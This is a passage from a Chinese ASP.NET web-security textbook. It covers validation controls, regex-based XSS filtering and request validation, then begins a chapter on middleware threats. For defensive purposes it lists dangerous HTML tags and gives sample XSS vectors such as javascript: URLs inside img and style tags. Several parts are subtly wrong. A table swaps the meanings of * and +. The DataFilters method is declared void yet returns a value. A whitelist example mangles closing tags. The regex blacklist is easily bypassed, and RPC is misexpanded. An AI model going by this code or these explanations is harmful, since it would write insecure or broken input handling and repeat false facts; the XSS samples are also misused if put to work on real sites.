ValidationExpression="验证规则"
ErrorMessage="所要显示的错误信息"
Text="未通过验证时所显示的信息"
/>
```

RegularExpressionValidator 控件常用属性如表 6-3 所示。

表 6-3 RegularExpressionValidator控件常用属性

| 属　　性 | 功　　能 |
|---|---|
| ControlToValidate | 所要验证的控件名称 |
| ErrorMessage | 所要显示的错误信息 |
| ValidationExpression | 验证规则 |
| Text | 未通过验证时所显示的信息 |

其中 ValidationExpression 验证规则属性是限制数据所输入的叙述，其常用符号如表 6-4 所示。

表 6-4 ValidationExpression 验证控件属性

| 符　　号 | 功　　能 |
|---|---|
| [] | 用来定义单一字符的内容 |
| {} | 用来定义需输入的字符个数。例：符号[a-z]{4} |
| [.] | 表示任意字符 |
| [*] | 表示最少输入 1 个字符，最多到无限多个字符 |
| [+] | 表示最少可以不输入，最多到无限多个字符 |

ValidationExpression 常用符号功能如下：

（1）[]符号：

“[]”符号可以用来定义接受的单一字符，例如：

[a-z A-Z]只接受 a～z 或是 A～Z 的英文字符。

[x-z X-Z]只接受小写的 x～z 或大写的 X～Z。

[win]只接受 w、i、n 的英文字母。

[^linux]指除了 l、i、n、u、x 之外的英文字母都接受。

（2）{}符号：

“{}”符号可以用来表示接受多少字符，例如：

[a-z A-Z]{4}表示接受只接受 4 个字符。

[a-z]{4}表示只接受共 4 个 a～z 小写字符。

[a-z A-Z]{4,6}表示最少接受 4 个字符，最多接受 6 个字符。

[a-z A-Z]{4,}表示最少接受 4 个字符，最多不限制。

（3）[.]符号：

“[.]”符号可以用来表示接受除了空白外的任意字符，例如：

{4} 表示接受 4 个除了空白外的任意字符。

（4）[*]符号：

“[*]”符号表示最少 0 个符合，最多到无限多个字符。例如：

[a-z A-Z] *表示不限制数目，接受 a～z 或 A～Z 的字符，也可以不输入。

（5）[+]符号：

“[+]”符号表示最少 1 个符合，最多到无限多个字符。例如：

[a-z A-Z]+表示不限制数目，接受 a～z 或 A～Z 的字符，但是至少输入一个字符。

下列实例演示的是演示使用者输入的账号，必须以英文字母为开头，而且最少要输入 4 个字符，最多可输入 8 个字符，其代码如下：

```
<Html>
<Form Id="Form1"Runat="Server">
账 号:<ASP:TextBox Id="txtId"Runat="Server"/>
<ASP:RegularExpressionValidator Id="Validor1"Runat="Server"
ControlToValidate="txtId"
ValidationExpression="[a-zA-Z ]{4,8}"
Text="输入错误!"/><br>
<ASP:Button Id="btnOK"Text="确定"OnClick="btnOK_Click"
Runat="Server"/>
<ASP:Label Id="lblMsg"Runat="Server"/>
</Form>
<Script … … … … (以下同前程序代码)
```

下列实例程序代码演示的是限制使用者输入的电子邮件信箱信息为必须包含「@」符号，其代码如下：

```
<Html>
<Form Id="Form1" Runat="Server">
E_Mail:<ASP:TextBox Id="txtEmail" Runat="Server"/>
<ASP:RegularExpressionValidator Id="Validor1"Runat="Server"
ControlToValidate="txtEmail"
ValidationExpression=".+@.+"
Text="错误!"/>
<ASP:Button Id="btnOK" Text="确定" OnClick="btnOK_Click"
…(以下同前程序代码)
```

下列实例程序代码演示的是限制使用者输入的电话号码，必须依照使用习惯输入分隔线才能通过验证，其代码如下：

```
<ASP:RegularExpressionValidator Id="Validor1" Runat="Server"
ControlToValidate="txtTel"
ValidationExpression="[0-9]{2,4}-[0-9]{3,4}-[0-9]{3,4}"
Text="错误!"/><br>
<ASP:Button Id="btnOK" Text="确定" OnClick="btnOK Click"
… (以下同前程序代码)
```

使用者输入 0700-004-094 或 0984-734-678 或 23-4532-5678 都可以接受。

### 5. CustomValidator验证控件

如果开发人员要处理的数据有上述验证控件无法验证的特殊表达式，可以利用 CustomValidator 控件。CustomValidator 控件可以自定数据的检验方式，其使用语法为：

```
<ASP:CustomValidator
Id="被程序代码所控制的名称" Runat="Server"
ControlToValidate="要验证的控件名称"
OnServerValidate="自订的验证程序"
ErrorMessage="所要显示的错误信息"
Text="未通过验证时所显示的信息"/>
```

CustomValidator 验证控件在执行自定义的验证时，是呼叫 OnServerValidate 属性所指定的程序来执行验证，当被呼叫的程序传回 True 时则表示验证成功；传回 False 则表示验证失败。

### 6．ValidationSummary验证控件

ValidationSummary 控件可以用来显示尚未通过验证的字段，其使用语法为：

```
<ASP:ValidatorSummary  Id="被程序代码所控制的名称"
Runat="Server"
DisplayMode="BulletList |List |SingParagraph"
HeaderText="控件标题文字"/>
```

ValidationSummary 控件常用属性如表 6-5 所示。

表 6-5　ValidationSummary验证控件属性

| 符　　号 | 功　　能 |
|---|---|
| DisplayMode | 显示信息的模式。可以设定为 BulletList，以项目的方式显示。List 为显示在不同列。SingleParagraph 为显示在同一列 |
| HeaderTex | 控件的标题文字 |

这几个验证控件用起来非常简单，但 ASP.NET 2.0 以下版本没有一种好的方法把这些验证控件组合在一起，控件只验证页面的一部分，并且不论页面其他部分的输入内容是什么，都可以进行回发。通俗地讲就是，要么全部通过，要么全部不通过。

ASP.NET 2.0 以上版本中的验证控件彻底解决了这个问题。现在可以使用验证控件的 ValidationGroup 属性来组合验证控件，同时用相同的方式将按钮控件分配给组，并且当一个组里所有的验证控件都对输入内容感到满意时，验证组才允许页面回发。下面的 Validate.aspx 示范了 ValidationGroup 的用法：

```
Validate.aspx:
<html xmlns="http:// www.w3.org/1999/xhtml" >
<head runat="server"><title>Untitled Page</title></head>
<body><form id="form1" runat="server"><div> <strong>
<span style="color: #3300cc">New User Registration:<br />
       </span></strong><br/>
       <table style="width: 541px; height: 77px"><tr>
              <td style="width: 128px; height: 20px">
                  New User Name:</td>
              <td style="width: 158px">
                  <asp:TextBox ID="NewUserTextBox" runat="server"></asp:
                  TextBox></td>
              <td style="width: 311px">
    <asp:RequiredFieldValidator ID="RequiredFieldValidator1" runat="server"
          ControlToValidate="NewUserTextBox"
          ErrorMessage="RequiredFieldValidator" ValidationGroup="NewUser">
</asp:RequiredFieldValidator></td></tr>
          <tr><td style="width: 128px">Password:</td>
              <td style="width: 158px">
<asp:TextBox ID="PasswordTextBox1" runat="server"></asp:TextBox></td>
              <td style="width: 311px">
     <asp:RequiredFieldValidator ID="RequiredFieldValidator2" runat="server"
     ControlToValidate="PasswordTextBox1"
       ErrorMessage="RequiredFieldValidator" ValidationGroup="NewUser">
```

```
</asp:RequiredFieldValidator></td></tr>
            <tr><td style="width: 128px; height: 17px">
                    Confirm password:</td>
                <td style="width: 158px; height: 17px">
                    <asp:TextBox ID="PasswordTextBox2" runat="server"></asp:
                    TextBox></td>
                <td style="width: 311px; height: 17px">
    <asp:CompareValidator ID="CompareValidator1" runat="server"
            ControlToCompare="PasswordTextBox2"
             ControlToValidate="PasswordTextBox1" ErrorMessage="Password
             not equal"
            ValidationGroup="NewUser"></asp:CompareValidator></td></tr>
            <tr><td style="width: 128px; height: 26px">Email:</td>
                <td style="width: 158px; height: 26px">
                    <asp:TextBox ID="EmailTextBox" runat="server"> </asp:
                    TextBox></td>
                <td style="width: 311px; height: 26px">
<asp:RegularExpressionValidator ID="RegularExpressionValidator1"
 runat="server" ControlToValidate="EmailTextBox"
    ErrorMessage="Invalid Email format" ValidationGroup="NewUser"
    ValidationExpression="^
([\w-\.]+)@((\[[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}\.)|(( [\w-]+\.)+))
([a-zA-Z]{2,4}|[0-9]{1,3}) (\]?)$">
</asp:RegularExpressionValidator></td></tr>
            <tr><td colspan="3">
   <asp:Button ID="ConfirmButton" runat="server" OnClick="ConfirmButton_
   Click" Text="Confirm"
         Width="57px" ValidationGroup="NewUser" /></td>
            </tr></table></div>
        <span style="color: #3300cc"><strong>User Login:<br />
        </strong><table style="font-weight: normal; width: 371px">
   <tr><td style="width: 72px">
<span style="color: #000000">Username: </span></td>
   <td style="width: 149px"><asp:TextBox ID="UsernameTextBox" runat=
   "server"></asp:TextBox></td>
   <td><asp:RequiredFieldValidator ID="RequiredFieldValidator3" runat=
   "server"
 ControlToValidate="UsernameTextBox"    ErrorMessage="Input    Username"
ValidationGroup="OldUser"
 Width="109px"> asp:RequiredFieldValidator></td></tr>
<tr><td style="width: 72px"><span style="color: #000000">Password:</span>
</td>
<td style="width: 149px">
<asp:TextBox ID="PasswordTextBox" runat="server"></asp:TextBox></td>
<td><asp:RequiredFieldValidator ID="RequiredFieldValidator4" runat=
"server"
 ControlToValidate="PasswordTextBox" ErrorMessage="Input password" Vali-
 dationGroup="OldUser"
 Width="107px"> </asp:RequiredFieldValidator></td></tr>
<tr><td colspan="3">
<asp:Button ID="LoginButton" runat="server" OnClick="LoginButton_Click"
Text="Login"
 Width="60px" ValidationGroup="OldUser"/></td></tr>
</table></span></form>
</body></html>
Validate.aspx.cs:
public partial class  Default : System.Web.UI.Page {
protected void ConfirmButton Click(object sender, EventArgs e){
        Response.Redirect("welcome.aspx");
    }
    protected void LoginButton_Click(object sender, EventArgs e){
```

```
            Response.Redirect("start.aspx");
        }
}
```

该实例中使用了 RequiredFieldValidator，CompareValidator 以及 RegularExpression Validator 的组合。可以看出，使用验证组要为每一个验证控件指定一个验证组的名称，名称可以自己随便定义，不过要保证组里的验证控件的组名称都相同。

上面这个例子中，使用了两个验证组，NewUser 组和 Login 组，然后把相应的按钮也加入组中，这样就可以在按下按钮的时候，验证对应组的内容，如果验证通过就可以提交页面而且不用理会组以外验证控件的状态。

另外，在例子中还增加了一个 SetFoucsOnError 属性，当出错时，将焦点移到控件上。这样就不会使用户面临单击了按钮而没有错误信息的提示的情况。另外，CustomValidator 增加了 ValidateEmptyText 属性，让用户可以自定义验证控件在值为空时也进行验证。

# 6.3 信 息 过 滤

数据过滤在任何语言、任何平台上都是 Web 应用安全的基石。这里所说的数据过滤包含检验输入到应用的数据以及从应用输出的数据，而一个好的软件设计可以帮助开发人员做到：确保数据过滤无法被绕过，确保不合法的信息不会影响合法信息，并且识别数据的来源。

关于如何确保数据过滤无法被绕过有各种各样的观点，而其中的两种观点比其他更加通用并可提供更高级别的保障，由此得出的方法也分为两大类：利用正则表达式和.NET 自带技术，下面将分别为读者讲解。

### 1．正则表达式过滤数据

目前的互联网到处都需要提供用户输入信息，论坛发帖时使用了 FreeTextBox 控件，它会将输入的内容转为 HTML 再发送到数据库，但如果用户输有恶意代码，系统很可能被挂上木马病毒或进行跨站攻击。

要怎样才能正常地输入 HTML 代码，然后再显示出来呢？注意，是安全地输出 HTML 页面，而不是输出 HTML 代码。

如果采用.NET 的 HtmlEncode 和 HtmlDecode 方法则会进行重新编码。这样很可能连基本的 HTML 代码都会被禁止掉。

目前对于这个问题也没有完美的解决办法，但是根据一些脚本攻击的实例可以了解到一些情况。大部分非法的脚本代码是以 JavaScript 开头的，或是一些引用其他网页的框架调用语句等，非法脚本代码分类后大致如下：

（1）<script>标记中包含的代码。

（2）<a href=javaScript：…/>中的代码。

（3）其他基本控件的 on…事件中的代码。

（4）iframe 和 frameset 中载入其他页面的代码。

思路理清后，事情变得就简单多了。下面的实例是一个简单的方法，用正则表达式把

以上几点涉及的代码替换掉。假如读者在今后的工作中有新的发现，也可以自行扩充该方法。

该方法名称为 DataFilters，通过正则表达式禁止了 JavaScript 脚本或跨站调用的脚本，最终将处理过的 HTML 输出给调用者，其代码如下：

```
protected void DataFilters(string html)
  {
     System.Text.RegularExpressions.Regex regex1 = new
     System.Text.RegularExpressions.Regex(@"<script[\s\S]+</script
       *>",System.Text.RegularExpressions.RegexOptions.IgnoreCase);
       System.Text.RegularExpressions.Regex regex2 = new
      System.Text.RegularExpressions.Regex(@" href *= *[\s\S]*script
       *:",System.Text.RegularExpressions.RegexOptions.IgnoreCase);
       System.Text.RegularExpressions.Regex regex3 = new
     System.Text.RegularExpressions.Regex(@"
     on[\s\S]*=",System.Text.RegularExpressions.RegexOptions.IgnoreCase);
       System.Text.RegularExpressions.Regex regex4 = new
     System.Text.RegularExpressions.Regex(@"<iframe[\s\S]+</iframe
       *>",System.Text.RegularExpressions.RegexOptions.IgnoreCase);
       System.Text.RegularExpressions.Regex regex5 = new
     System.Text.RegularExpressions.Regex(@"<frameset[\s\S]+</frameset
      *>",System.Text.RegularExpressions.RegexOptions.IgnoreCase);
        html = regex1.Replace(html, ""); // 过滤<script></script>标记
        html = regex2.Replace(html, ""); // 过滤 href=javascript: (<A>) 属性
        html = regex3.Replace(html," _disibledevent="); // 过滤其他控件的 on...
        事件
        html = regex4.Replace(html, ""); // 过滤 iframe
        html = regex5.Replace(html, ""); // 过滤 frameset
        return html;
  }
```

## 2. .NET自带技术

ASP.NET 新版本引入了对提交表单自动检查是否存在 XSS（跨站脚本攻击）的能力。当用户试图用<xxxx>之类的输入影响页面返回结果的时候，ASP.NET 的引擎会引发一个 HttpRequestValidationExceptioin。

默认情况下会返回如下文字的页面：

```
Server Error in '/YourApplicationPath' Application

A potentially dangerous Request.Form value was detected from the client
(txtName="<b>").

Description: Request Validation has detected a potentially dangerous client
input value, and processing of the request has been aborted. This value may
indicate an attempt to compromise the security of your application, such
as a cross-site scripting attack. You can disable request validation by
setting validateRequest=false in the Page directive or in the configuration
section. However, it is strongly recommended that your application explicitly
check all inputs in this case.

Exception Details: System.Web.HttpRequestValidationException: A potentia-
lly dangerous Request.Form value was detected from the client
(txtName="<b>").
```

该页面就是通知输入方，在输入数据中发现潜在的不安全数据或者跨站攻击脚本。这是 ASP.NET 提供的一个很重要的安全特性。因为很多程序员没有安全概念，甚至不知道 XSS 这种攻击的存在，知道主动去防护的更是少之又少，ASP.NET 在这一点上做到了默认安全。这样让对安全不是很了解的程序员依旧可以写出有一定安全防护能力的网页。

但是当利用 Google 搜索 HttpRequestValidationException 或“A potentially dangerous Request.Form value was detected from the client”时，就会发现，大部分人给出的解决方案是在 ASP.NET 页面描述中通过设置 validateRequest=false 禁用这个特性，而不去关心该网站是否真的不需要这个特性。

这样的做法是令人胆战心惊的。为什么很多程序员想要禁止 validateRequest 呢？有一部分是真的需要用户输入“<>”之类的字符，还有一部分其实并不是允许用户输入那些容易引起 XSS 的字符，而是单纯讨厌这种报错的形式，毕竟一大段英文加上一个 ASP.NET 典型异常错误信息，让用户觉得是站点出错，而不是用户输入了非法字符，可是程序员又不知道怎么处理报错，所以就把这个问题简单化处理，直接禁止 validateRequest。

正确的做法是，在当前页面添加 Page_Error 函数，来捕获所有页面处理过程中发生的而没有处理的异常。然后给用户一个合法的报错信息。如果当前页面没有 Page_Error()，这个异常将会送到 Global.asax 的 Application_Error()来处理，当然也可以在 Application_Error()中写通用的异常报错处理函数。如果两个地方都没有写异常处理函数，才会显示这个默认的报错页面。

举例而言，处理这个异常其实只需如下很简短的代码。在页面的 Code-behind 模式中加入如下代码，该代码用来捕获异常操作：

```
protected void Page_Error(object sender, EventArgs e)
 {
    Exception ex = Server.GetLastError();
    if (ex is HttpRequestValidationException)
    ...{
       Response.Write("请您输入合法字符串");
       Server.ClearError(); // 如果不 ClearError()这个异常会继续传到
       Application_Error()
    }
}
```

现在，这个程序就可以截获 HttpRequestValidationException 异常，而且可以按照程序员的意愿返回一个合理的报错信息。如果只需要处理异常，使用类似于上面的代码即可。

对于那些明确禁止了这个特性的程序员，一定要手动检查必须过滤的字符串；否则站点很容易引发跨站脚本攻击。

关于存在 Rich Text Editor 的页面应该如何处理？

如果页面有富文本编辑器（Rich Text Editor）控件，那么必然会导致有<xxx>类的 HTML 标签提交回来。在这种情况下，不得不将 validateRequest="false"。那么安全性怎么处理？如何在这种情况下最大限度的预防跨站脚本攻击呢？

笔者建议采取安全上称为“默认禁止，显式允许”的策略。

首先，将输入字符串用 HttpUtility.HtmlEncode()编码，将其中的 HTML 标签彻底禁止。然后，再对感兴趣的、并且是安全的标签，通过 Replace()进行替换。例如，希望有"<b>"标签，那么就将"<b>"显式的替换回"<b>"。

示范代码如下：

```
void submitBtn Click(object sender, EventArgs e)
{
  // 将输入字符串编码，这样所有的 HTML 标签都失效了
  StringBuilder sb = new StringBuilder(
                     HttpUtility.HtmlEncode(htmlInputTxt.Text));
  // 然后选择性的允许<b> 和 <i>
  sb.Replace("&lt;b&gt;", "<b>");
  sb.Replace("&lt;/b&gt;", "");
  sb.Replace("&lt;i&gt;", "<i>");
  sb.Replace("&lt;/i&gt;", "");
  Response.Write(sb.ToString());
}
```

这样一来，即允许了部分 HTML 标签，又禁止了危险的标签。

笔者建议要慎重允许下列 HTML 标签，因为这些 HTML 标签都是有可能导致跨站脚本攻击的。

```
<applet>
<body>
<embed>
<frame>
<script>
<frameset>
<html>
<iframe>
<img>
<style>
<layer>
<link>
<ilayer>
<meta>
<object>
```

这里最让人不能理解的可能就是<img>。但是看过下列代码后，就应该明白其危险性了。

```
<img src="javascript:alert('hello');">
<img src="java&#010;script:alert('hello');">
<img src="java&#X0A;script:alert('hello');">
```

可以看到，通过<img>标签是有可能导致 JavaScript 执行的。对于样式标签<style>也是一样，它同样可能被用来置入 JS 脚本，如下代码所示：

```
<style TYPE="text/javascript">...
  alert('hello');
</style>
```

# 第三部分

# 第 7 章　编写安全中间件

本章将通过范例说明如何构建更加安全的组件，从而减少系统被攻击的可能性。首先，介绍组件所面临的威胁；接着是应对的方式：最常见的方式有强签名、I/O 文件安全操作、注册表安全操作、序列化安全、多线程访问安全等。

## 7.1　脆弱的中间件

常说的组件其实是一些 COM+的基础结构服务，也称做企业服务。企业服务组件由一个或多个托管类组成，这些托管类派生自 System.EnterpriseServices.Serviced Component，企业服务可从托管代码中访问。

通常，企业服务组件的作用是封装应用程序的业务和数据访问逻辑，主要在应用程序中间层要求使用基础结构服务（如分布式事务、对象池、队列组件等）时使用。企业服务应用程序一般位于中间层的应用程序服务器，如图 7-1 所示。





图 7-1　企业服务组件的作用

企业服务组件安全主要面临的几类威胁及其解决方式：

### 1. 网络窃听

企业服务应用程序一般在中间层应用程序服务器中运行，它与 Web 服务器的距离较远。因此，必须防止网络窃听者捕获敏感的应用程序数据。一般做法是在 Web 和应用程序服务器之间使用 Internet 协议安全性（IP Secuity，IPSec）加密通道，该解决方案常用于 Internet 数据中心。

另外，服务组件还支持远程过程调用（Remoting Path Call，RPC）数据包级身份验证。该技术可提供基于数据包的加密，常用于确保与基于桌面的客户端的通信安全。

### 2. 未经授权的访问

未经授权的访问对于用户和应用程序都是危险的。通过启用基于 COM+角色的授权（在默认情况下，在 Microsoft Windows 2008/Vista 系统中禁用），可禁止匿名用户的访问，提供基于角色的授权，从而控制了对服务组件受限操作的访问。

### 3. 无约束的委派

如果在 Windows 2008/Vista 系统中启用委派，允许远程服务器使用客户端模拟令牌访问网络资源，这种委派就是无约束的。这意味着，用户可创建无限多的网络跃点（Network Hop）。针对这种情况，Microsoft Windows Server 2008/Vista 引入了受约束的委派。

### 4. 配置数据的泄露

很多应用程序都使用对象构造函数字符串在 COM+目录中保存敏感数据（如数据库连接字符串）。这些字符串在对象创建时，COM+检索并传递给该对象。如果要在目录中保存敏感的配置数据，首先需要对数据进行加密。

### 5. 抵赖

如果用户否认执行了某项操作或事务，而又没有足够的证据反驳，则产生抵赖威胁，这时必须在所有应用程序层执行审核工作，服务组件应该在中间层记录用户的活动。通常，服务组件有访问原始调用者身份的权限，这主要应对前端的 Web 应用程序常在企业服务方案中启用模拟的特点。

如图 7-2 所示，更好地理解企业服务组件安全威胁以及一些常见服务组件漏洞。





图 7-2　组件安全威胁

## 7.2 如何设计中间件

设计和编写安全的服务组件必须考虑一些重要事项，其中主要包括以下几点：

